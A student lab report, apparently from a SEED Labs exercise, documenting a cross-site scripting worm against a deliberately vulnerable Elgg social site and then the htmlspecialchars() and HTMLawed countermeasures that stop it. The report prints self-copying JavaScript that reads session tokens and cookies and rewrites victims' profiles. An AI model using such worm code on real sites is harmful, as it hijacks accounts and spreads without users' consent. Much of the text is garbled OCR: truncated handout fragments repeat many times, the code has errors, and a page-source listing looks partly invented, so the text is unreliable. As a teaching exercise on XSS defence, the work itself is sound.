content = content.concat("&__elgg_ts=");
content = content.concat(String(elgg_ts));
content = content.concat("&name=");
content = content.concat(String(name));
content = content.concat("&description=");
content = content.concat(escape(tmp));
content = content.concat("&briefdescription=&accesslevel%5Bdescription%5D=2&location=&
accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&
accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&
accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=&
twitter=&accesslevel%5Btwitter%5D=2&guid=");
```

Here we can see that our javascript code was copied into the Charlie's about me section.

Successful attack Samy added as friend:

The screenshot shows a Mozilla Firefox browser window with two tabs open: "XSS Lab Site: Charlie's friends" and "Web_XSS_Elgg.pdf". The main content area displays the "XSS Lab Site" interface for "Charlie's friends", showing a list of friends including "Samy". A sidebar on the right contains options like "Friends", "Friends of", "Friend collections", and "Invite friends". The status bar at the bottom indicates the URL "www.xsslabeogg.com/friends/charlie" and the time "27/10/15 - 3:46:43 pm".

Here, we can see that our attack was successful and Samy was added as friend to Charlie's account.

Task7:

1st case:

Logging in as admin:


The screenshot shows a Mozilla Firefox window with three tabs open: 'XSS Lab Site: admin - Mozilla Firefox', 'Web_XSS_Elgg.pdf', and 'Web_XSS_Elgg.pdf'. The main content area displays the 'XSS Lab Site' interface, specifically the user profile for 'admin'. The profile picture is a placeholder silhouette. Below it are buttons for 'Edit avatar', 'Edit profile', and 'Blogs'. A 'Search' bar is at the top right, and a 'Add widgets' button is visible. The URL in the address bar is 'www.xsslabeledgg.com/profile/admin'. The status bar at the bottom right shows the date and time as '26/10/15 - 7:32:40 pm'.

Activating HTMLLawed plugin:

The screenshot shows a Mozilla Firefox window titled 'XSS Lab Site: Plugins - Mozilla Firefox'. The address bar shows the URL 'www.xsslabeledgg.com/admin/plugins?category=security&sort=priority#htmllawed'. The main content area is the 'XSS Lab Site Administration' interface under the 'Plugins' section. It lists two plugins: 'HTMLLawed 1.8' and 'User Validation by Email 1.8'. The 'HTMLLawed 1.8' plugin is currently active, indicated by a blue border around its card. The 'User Validation by Email 1.8' plugin has an 'Activate' button. On the right side, there are two sidebar panels: 'Administrator' (with links to Dashboard, Statistics, Users, and Utilities) and 'Configure' (with links to Appearance, Plugins, and Settings). The status bar at the bottom right shows the date and time as '26/10/15 - 7:34:11 pm'.


Logging in Charlie's profile:

When we visit Charlie's profile and enter malicious code in his about me section. Due to HTMLawed plugin we can see the code as followed in about me field of the profile:



The screenshot shows a Mozilla Firefox window with three tabs open: 'XSS Lab Site: Charlie', 'Web_XSS_Elgg.pdf', and 'Web_XSS_Elgg.pdf'. The main content area displays the 'XSS Lab Site' profile page for user 'Charlie'. On the right, under the 'About me' section, there is a large block of JavaScript code. The code starts with a comment // <![CDATA[and ends with a closing]>. It includes various variable declarations like Ajax, XMLHttpRequest, and elgg, and performs actions such as opening a POST request to the server with specific headers and a cookie.

Source Code of the Charlie's profile page:




The screenshot shows the source code of the Charlie profile page as viewed in Mozilla Firefox. The code is heavily redacted with question marks (?). The original code contained in the 'About me' field of the profile page has been removed, indicating that the server (using the HTMLawed plugin) has sanitized the input to prevent script execution.

Here we can see that due to the above plugin when we entered the code in Charlie's profile the server removed script tags from the code. And thus our code was displayed onto the browser and it did not get executed as there were no <script> tags surrounding our code. Browser parsed it as plain text. Hence, our attack was unsuccessful.

Case 2:

Uncommenting htmlspecialchars() function from each file:

Access.php:



```
<?php
/**
 * Displays HTML for entity access levels.
 * Requires an entity because some special logic for containers is used.
 *
 * @uses int $vars['entity'] - The entity whose access ID to display.
 */
//sort out the access level for display
if (isset($vars['entity']) && elgg_instanceof($vars['entity'])) {
    $access_id = $vars['entity']->access_id;
    $access_class = 'elgg-access';
    $access_id_string = get_readable_access_level($access_id);


    //SEED: Modified to enable XSS.
    //uncomment the below "$access_id_string = htmlspecialchars" statement to enable countermeasure.
    $access_id_string = htmlspecialchars($access_id_string, ENT_QUOTES, 'UTF-8', false);

    // if within a group or shared access collection display group name and open/closed membership status
}

htmlspecialchars(), which is used to encode the special characters in the user input, such as encoding "<" to &lt;, ">" to &gt;, etc. Please go to the directory elgg/views/default/output and find the function call htmlspecialchars in text.php, tagcloud.php, tags.php, access.php, tag.php, friendlytime.php, url.php, dropdown.php, email.php and confirmlink.php files. Uncomment the corresponding "htmlspecialchars" function calls in each file.

Once you know how to turn on these countermeasures, please do the following:
```

Confirmlink.php



```
* @uses $vars['href']      The address
* @uses $vars['title']    The title text (defaults to confirm text)
* @uses $vars['confirm']  The dialog text
* @uses $vars['encode_text'] Run $vars['text'] through htmlspecialchars() (false)
*/
$vars['rel'] = elgg_extract('confirm', $vars, elgg_echo('question:areyousure'));
$vars['rel'] = addslashes($vars['rel']);
$encode = elgg_extract('encode_text', $vars, false);

// always generate missing action tokens
$vars['href'] = elgg_add_action_tokens_to_url(elgg_normalize_url($vars['href']), true);

$text = elgg_extract('text', $vars, '');
if ($encode) {

    //SEED: Modified to enable XSS.
    //uncomment the below "$text = htmlspecialchars(" statement to enable countermeasure.
    $text = htmlspecialchars($text, ENT_QUOTES, 'UTF-8', false);
}

htmlspecialchars(), which is used to encode the special characters in the user input, such as encoding "<" to &lt;, ">" to &gt;, etc. Please go to the directory elgg/views/default/output and find the function call htmlspecialchars in text.php, tagcloud.php, tags.php, access.php, tag.php, friendlytime.php, url.php, dropdown.php, email.php and confirmlink.php files. Uncomment the corresponding "htmlspecialchars" function calls in each file.

Once you know how to turn on these countermeasures, please do the following:
```

Dropdown.php:

The terminal window shows the source code for `dropdown.php`. The code includes comments explaining the purpose of the function and a note about XSS protection. The browser window displays a note from Elgg stating that XSS attacks have been disabled and provides instructions on how to enable countermeasures.

```
<?php
/*
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */
//SEED: Modified to enable XSS.
//uncomment the below "echo htmlspecialchars(" statement and comment the "echo $vars['value'];" to enable countermeasure.
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
~
```

"dropdown.php" 16L, 441C 15,1 All 26/10/15 - 7:57:54 pm

the worm code in the exercise, you don't you can use subtraction (e.g a-(5)).

the XSS attack. We have deactivated and . There is a custom built security plugin ed, validates the user input and removes the unfunction filter_tags in the elgg/ admin, goto administration (on top y and spam in the dropdown menu and below. Click on Activate to enable the

there is another built-in PHP method called htmlspecialchars(), which is used to encode the special characters in the user input, such as encoding "<" to <, ">" to >, etc. Please go to the directory elgg/views/default/output and find the function call htmlspecialchars in text.php, tagcloud.php, tags.php, access.php, tag.php, friendlytime.php, url.php, dropdown.php, email.php and confirmlink.php files. Uncomment the corresponding "htmlspecialchars" function calls in each file.

Once you know how to turn on these countermeasures, please do the following:

Email.php:

The terminal window shows the source code for `email.php`. The code includes comments explaining the purpose of the function and a note about XSS protection. The browser window displays a note from Elgg stating that XSS attacks have been disabled and provides instructions on how to enable countermeasures.

```
<?php
/*
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */
//SEED: Modified to enable XSS.
//uncomment the below "$encoded_value = htmlspecialchars(" statement and comment the "$encoded_value = $vars['value'];?>" to enable countermeasure.
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
~
```

"email.php" 20L, 587C 15,1 All 26/10/15 - 7:58:27 pm

the worm code in the exercise, you don't you can use subtraction (e.g a-(5)).

the XSS attack. We have deactivated and . There is a custom built security plugin ed, validates the user input and removes the unfunction filter_tags in the elgg/ admin, goto administration (on top y and spam in the dropdown menu and below. Click on Activate to enable the

there is another built-in PHP method called htmlspecialchars(), which is used to encode the special characters in the user input, such as encoding "<" to <, ">" to >, etc. Please go to the directory elgg/views/default/output and find the function call htmlspecialchars in text.php, tagcloud.php, tags.php, access.php, tag.php, friendlytime.php, url.php, dropdown.php, email.php and confirmlink.php files. Uncomment the corresponding "htmlspecialchars" function calls in each file.

Once you know how to turn on these countermeasures, please do the following:

Friendlytime.php:

The screenshot shows a terminal window titled "Terminal" containing PHP code for "friendlytime.php". The code includes comments explaining its purpose and a section for XSS protection. A browser window is open to a page with text about XSS attacks and security measures.

```
<?php
/*
 * Friendly time
 * Translates an epoch time into a human-readable time.
 *
 * @uses string $vars['time'] Unix-style epoch timestamp
 */
$friendly_time = elgg_get_friendly_time($vars['time']);

//SEED: Modified to enable XSS.
//uncomment the below "$timestamp = htmlspecialchars" statement and comment the
//"$timestamp = date(" . elgg_echo('friendlytime:date_format'), $vars['time']);"
$timestamp = elgg_echo('friendlytime:date_format', $vars['time']);

echo "<acronym title=\"$timestamp\">$friendly_time</acronym>";
~
~
~
~
~
```

"friendlytime.php" 16L, 605C

13,1 All

26/10/15 - 7:56:40 pm

the worm code in the exercise, you don't
you can use subtraction (e.g a-(5)).

the XSS attack. We have deactivated and
There is a custom built security plugin
ed, validates the user input and removes the
unction filter_tags in the elgg/
admin, goto administration (on top
y and spam in the dropdown menu and
below. Click on Activate to enable the

there is another built-in PHP method called
htmlspecialchars(), which is used to encode the special characters in the user input, such as encod-
ing "<" to <, ">" to >, etc. Please go to the directory elgg/views/default/output and find
the function call htmlspecialchars in text.php, tagcloud.php, tags.php, access.php,
tag.php, friendlytime.php, url.php, dropdown.php, email.php and confirmlink.php
files. Uncomment the corresponding "htmlspecialchars" function calls in each file.
Once you know how to turn on these countermeasures, please do the following:

Tag.php:

The screenshot shows a terminal window titled "Terminal" containing PHP code for "Tag.php". The code includes comments and a section for XSS protection. A browser window is open to a page with text about XSS attacks and security measures.

```
$subtype = "";
}
if (!empty($vars['object'])) {
    $object = "&object=" . rawurlencode($vars['object']);
} else {
    $object = "";
}

if (isset($vars['value'])) {
    $url = elgg_get_site_url() . 'search?q=' . rawurlencode($vars['value'])
    . "&search_type=tags{$type}{$subtype}{$object}";
}

//SEED: Modified to enable XSS.
//uncomment the below "$vars['value'] = htmlspecialchars" statement to e
nable countermeasure.
$vars['value'] = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo elgg_view('output/url', array(
    'href' => $url,
    'text' => $vars['value'],
    'rel' => 'tag',
));

```

32,2-9 94%

26/10/15 - 7:56:00 pm

the worm code in the exercise, you don't
you can use subtraction (e.g a-(5)).

the XSS attack. We have deactivated and
There is a custom built security plugin
ed, validates the user input and removes the
unction filter_tags in the elgg/
admin, goto administration (on top
y and spam in the dropdown menu and
below. Click on Activate to enable the

there is another built-in PHP method called
htmlspecialchars(), which is used to encode the special characters in the user input, such as encod-
ing "<" to <, ">" to >, etc. Please go to the directory elgg/views/default/output and find
the function call htmlspecialchars in text.php, tagcloud.php, tags.php, access.php,
tag.php, friendlytime.php, url.php, dropdown.php, email.php and confirmlink.php
files. Uncomment the corresponding "htmlspecialchars" function calls in each file.
Once you know how to turn on these countermeasures, please do the following:

Tagcloud.php:

```
if (!empty($vars['tagcloud']) && !empty($vars['value'])) {
    $vars['tagcloud'] = $vars['value'];
}

if (!empty($vars['tagcloud']) && is_array($vars['tagcloud'])) {
    $counter = 0;
    $max = 0;

    foreach ($vars['tagcloud'] as $tag) {
        if ($tag->total > $max) {
            $max = $tag->total;
        }
    }

    $cloud = '';
    foreach ($vars['tagcloud'] as $tag) {

        //SEED: Modified to enable XSS.
        //uncomment the below "$tag->tag = htmlspecialchars($tag, ENT_QUOTES, 'UTF-8', false);"
        $tag->tag = htmlspecialchars($tag->tag, ENT_QUOTES, 'UTF-8', false);
    }
}
```

the worm code in the exercise, you don't
you can use subtraction (e.g a-(5)).

the XSS attack. We have deactivated and
. There is a custom built security plugin
ed, validates the user input and removes the
unction filter_tags in the elgg/
admin, goto administration (on top
y and spam in the dropdown menu and
below. Click on Activate to enable the

45,3-17 52% there is another built-in PHP method called
htmlspecialchars(), which is used to encode the special characters in the user input, such as encod-
ing "<" to <, ">" to >, etc. Please go to the directory elgg/views/default/output and find
the function call htmlspecialchars in text.php, tagcloud.php, tags.php, access.php,
tag.php, friendlytime.php, url.php, dropdown.php, email.php and confirmlink.php
files. Uncomment the corresponding "htmlspecialchars" function calls in each file.
Once you know how to turn on these countermeasures, please do the following:

26/10/15 - 7:53:13 pm

Tags.php:

```
        $icon_class = elgg_extract('icon_class', $vars);
        $list_items .= '<li>' . elgg_view_icon('tag', $icon_class) . '</li>';

        foreach($vars['tags'] as $tag) {
            $url = elgg_get_site_url() . 'search?q=' . rawurlencode($tag) . '&search_type=tags{$type}{$subtype}{$object}';
            if (is_string($tag)) {

                //SEED: Modified to enable XSS.
                //uncomment the below "$tag = htmlspecialchars($tag, ENT_QUOTES, 'UTF-8', false);"
                $tag = htmlspecialchars($tag, ENT_QUOTES, 'UTF-8', false);
            }

            $list_items .= "<li class=\"$item_class\">";
            $list_items .= elgg_view('output/url', array('href' => $url, 'text' => $tag, 'rel' => 'tag'));
            $list_items .= '</li>';
        }
    }
}

$vars['list_items'] = $list_items;
```

the worm code in the exercise, you don't
you can use subtraction (e.g a-(5)).

the XSS attack. We have deactivated and
. There is a custom built security plugin
ed, validates the user input and removes the
unction filter_tags in the elgg/
admin, goto administration (on top
y and spam in the dropdown menu and
below. Click on Activate to enable the

45,3-17 52% there is another built-in PHP method called
htmlspecialchars(), which is used to encode the special characters in the user input, such as encod-
ing "<" to <, ">" to >, etc. Please go to the directory elgg/views/default/output and find
the function call htmlspecialchars in text.php, tagcloud.php, tags.php, access.php,
tag.php, friendlytime.php, url.php, dropdown.php, email.php and confirmlink.php
files. Uncomment the corresponding "htmlspecialchars" function calls in each file.
Once you know how to turn on these countermeasures, please do the following:

26/10/15 - 7:54:16 pm

Text.php:



The screenshot shows a desktop environment with several open windows. On the left, there's a terminal window titled "Terminal" containing PHP code related to XSS protection. In the center, a browser window shows a page with instructions about XSS and how to enable security measures. On the right, another terminal window is visible.

the worm code in the exercise, you don't
you can use subtraction (e.g a-(-5)).

the XSS attack. We have deactivated and
. There is a custom built security plugin
ed, validates the user input and removes the
unction filter_tags in the elgg/
admin, goto administration (on top
y and spam in the dropdown menu and
below. Click on Activate to enable the

there is another built-in PHP method called
htmlspecialchars(), which is used to encode the special characters in the user input, such as encoding "<" to <, ">" to >, etc. Please go to the directory elgg/views/default/output and find
the function call htmlspecialchars in text.php, tagcloud.php, tags.php, access.php,
tag.php, friendlytime.php, url.php, dropdown.php, email.php and confirmlink.php
files. Uncomment the corresponding "htmlspecialchars" function calls in each file.
Once you know how to turn on these countermeasures, please do the following:

url.php:

The terminal window displays the following PHP code:

```
* @uses string $vars['text']      The string between the <a></a> tags.  
* @uses string $vars['href']     The unencoded url string  
* @uses bool   $vars['encode_text'] Run $vars['text'] through htmlspecialchars()  
) (false)  
* @uses bool   $vars['is_action']  Is this a link to an action (false)  
* @uses bool   $vars['is_trusted'] Is this link trusted (false)  
*/  
  
$url = elgg_extract('href', $vars, null);  
if (!isUrl and !isset($vars['value'])) {  
    $url = trim($vars['value']);  
    unset($vars['value']);  
}  
  
if (isset($vars['text'])) {  
    if (elgg_extract('encode_text', $vars, false)) {  
  
        //SEED: Modified to enable XSS.  
        //uncomment the below "$text = htmlspecialchars(" statement and  
comment the "$text = $vars['text'];" statement to enable countermeasure.  
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);  
    }  
    $text = $vars['text'];  
}
```

The browser window shows the following text:

For the worm code in the exercise, you don't
you can use subtraction (e.g a-(5)).

the XSS attack. We have deactivated and
. There is a custom built security plugin
ed, validates the user input and removes the
unction filter_tags in the elgg/

admin, goto administration (on top
y and spam in the dropdown menu and
below. Click on Activate to enable the

27.3.17 17% there is another built-in PHP method called
htmlspecialchars(), which is used to encode the special characters in the user input, such as encoding "<" to <, ">" to >, etc. Please go to the directory elgg/views/default/output and find the function call htmlspecialchars in text.php, tagcloud.php, tags.php, access.php, tag.php, friendlytime.php, url.php, dropdown.php, email.php and confirmlink.php files. Uncomment the corresponding "htmlspecialchars" function calls in each file.
Once you know how to turn on these countermeasures, please do the following:

In Alice's profile:

We have injected code in about me section of Alice's profile:

XSS Lab Site: Alice - Mozilla Firefox

XSS Lab Site: Alice Web_XSS_Elgg.pdf Web_XSS_Elgg.pdf +

www.xsslabeLgg.com/profile/alice

Most Visited Getting Started Seed Labs

Alice

About me

```
// <![CDATA[  
var Ajax=null;  
Ajax=new XMLHttpRequest();  
Ajax.open("POST","http://www.xsslabeLgg.com/action/profile  
/edit",true);  
Ajax.setRequestHeader("Host","www.xsslabeLGG.com");  
Ajax.setRequestHeader("Keep-Alive","300");  
Ajax.setRequestHeader("Connection","keep-alive");  
Ajax.setRequestHeader("Cookie" document.cookie);  
Ajax.setRequestHeader("Content-Type", "application/x-www-form-  
unencoded");  
var guid = elgg.session.user["guid"];  
var name = elgg.session.user["name"];  
var username = elgg.session.user["username"];  
var elgg_ts = elgg.security.token._elgg_ts;  
var elgg_token = elgg.security.token._elgg_token;  
var x = document.getElementById("worm");  
var tmp = "\<script id=worm\>";  
var innerHTML = String(x.innerHTML);  
tmp = tmp.concat(innerHTML);  
tmp = tmp.concat("\</script\>");  
var content = "\_elgg_token=";  
content = content.concat(String(elgg_token));  
content = content.concat("&_elgg_ts=");  
content = content.concat(String(elgg_ts));
```

Edit avatar Edit profile

Blogs Bookmarks Files Pages Wire posts

Source Code for Alice's profile page:

```
Source of: http://www.xsslabelgg.com/profile/charlie - Mozilla Firefox
1</div>
2</div>
3<div class="elgg-page-body">
4  <div class="elgg-inner">
5    <div class="elgg-layout elgg-layout-one-column clearfix">
6      <div class="elgg-body elgg-main">
7        <div class="elgg-widget-add-control">
8          <a href="#widgets-add-panel" class="elgg-button elgg-button-action" rel="toggle">Add widgets</a></div>
9          <div class="elgg-widgets-add-panel hidden clearfix" id="widgets-add-panel">
10            <p>
11              Click on any widget button below to add it to the page. </p>
12            <ul>
13              <li title="Display latest activity" id="elgg-widget-type-river_widget" class="elgg-state-available elgg-widget-single">Activity</li>
14              <li title="Display your latest blog posts" id="elgg-widget-type-blog_widget" class="elgg-state-available elgg-widget-single">Blog Posts</li>
15              <li title="Display latest news items" id="elgg-widget-type-news_widget" class="elgg-state-available elgg-widget-single">News Items</li>
16              <li title="Display latest forum posts" id="elgg-widget-type-forum_widget" class="elgg-state-available elgg-widget-single">Forum Posts</li>
17              <li title="Display latest calendar events" id="elgg-widget-type-calendar_widget" class="elgg-state-available elgg-widget-single">Calendar Events</li>
18              <li title="Display latest file uploads" id="elgg-widget-type-fileupload_widget" class="elgg-state-available elgg-widget-single">File Uploads</li>
19              <li title="Display latest group posts" id="elgg-widget-type-group_widget" class="elgg-state-available elgg-widget-single">Group Posts</li>
20              <li title="Display latest group files" id="elgg-widget-type-groupfile_widget" class="elgg-state-available elgg-widget-single">Group Files</li>
21              <li title="Display latest group members" id="elgg-widget-type-groupmember_widget" class="elgg-state-available elgg-widget-single">Group Members</li>
22              <li title="Display latest group news" id="elgg-widget-type-groupnews_widget" class="elgg-state-available elgg-widget-single">Group News</li>
23              <li title="Display latest group files" id="elgg-widget-type-groupfile_widget" class="elgg-state-available elgg-widget-single">Group Files</li>
24              <li title="Display latest group members" id="elgg-widget-type-groupmember_widget" class="elgg-state-available elgg-widget-single">Group Members</li>
25              <li title="Display latest group news" id="elgg-widget-type-groupnews_widget" class="elgg-state-available elgg-widget-single">Group News</li>
26            </ul>
27          </div>
28        </div>
29        <div class="elgg-inner clearfix">
30
31          <div id="profile-owner-block">
32            <div class="elgg-avatar elgg-avatar-large">
33              
34            <ul class="elgg-menu profile-action-menu menu">
35              <li><a class="elgg-button elgg-button-action" href="http://www.xsslabelgg.com/avatar/edit/charlie">Edit avatar</a></li>
36              <li><a class="elgg-menu elgg-menu-owner-block profile-content-menu elgg-menu-owner-block-default">Edit profile</a></li>
37            </ul>
38          </div>
39
40          <div id="profile-details" class="elgg-body pl1">
41            <h2>Charlie</h2>
42            <p>Profile about-me title</p>
43            <b>About me</b>
44            <p>I'm a developer at XSSLabelGG. I'm interested in web development, security, and privacy. I'm currently working on improving our platform's security features and user experience. I'm also involved in various open-source projects and contribute to the community. I'm always looking for new challenges and opportunities to learn and grow. If you have any questions or need help, feel free to message me!</p>
45            <hr />
46            <div><script>var Ajax=null;function AjaxPost(url){var request=new XMLHttpRequest();request.open("POST",url);request.setRequestHeader("Content-Type","application/x-www-form-urlencoded");request.send();}</script></div>
47            <div><script>var Ajax=null;function AjaxPost(url){var request=new XMLHttpRequest();request.open("POST",url);request.setRequestHeader("Content-Type","application/x-www-form-urlencoded");request.send();}</script></div>
48            <div><script>var Ajax=null;function AjaxPost(url){var request=new XMLHttpRequest();request.open("POST",url);request.setRequestHeader("Content-Type","application/x-www-form-urlencoded");request.send();}</script></div>
49            <div class="elgg-col-1of3 elgg-widgets" id="elgg-widget-col-1">
50              <div><script>var Ajax=null;function AjaxPost(url){var request=new XMLHttpRequest();request.open("POST",url);request.setRequestHeader("Content-Type","application/x-www-form-urlencoded");request.send();}</script></div>
51            </div>
52            <div id="elgg-widget-loader" class="elgg-ajax-loader hidden"></div>
53          </div>
54        </div>
55      </div>
56    </div>
57  </div>
58</div>
59</body>
60</html>
```

```
<br />tmp = tmp.concat("\u003c; \u003e");<br />var content = "__elgg_token=";<br />content = content.concat(String(elgg_token));<br />content = content.concat("amp;__elgg_ts=");
```

Here we can see that due to uncommenting the `htmlspecialchars()` function the single quotes and double quotes in HTML entities got encoded. Also, characters like &, <, > etc also got encoded to some different form which represents HTML entity for them. And `<script>` tags got removed due to `HTMLawed` plugin as explained before. Hence, due to both these countermeasures our attack was unsuccessful.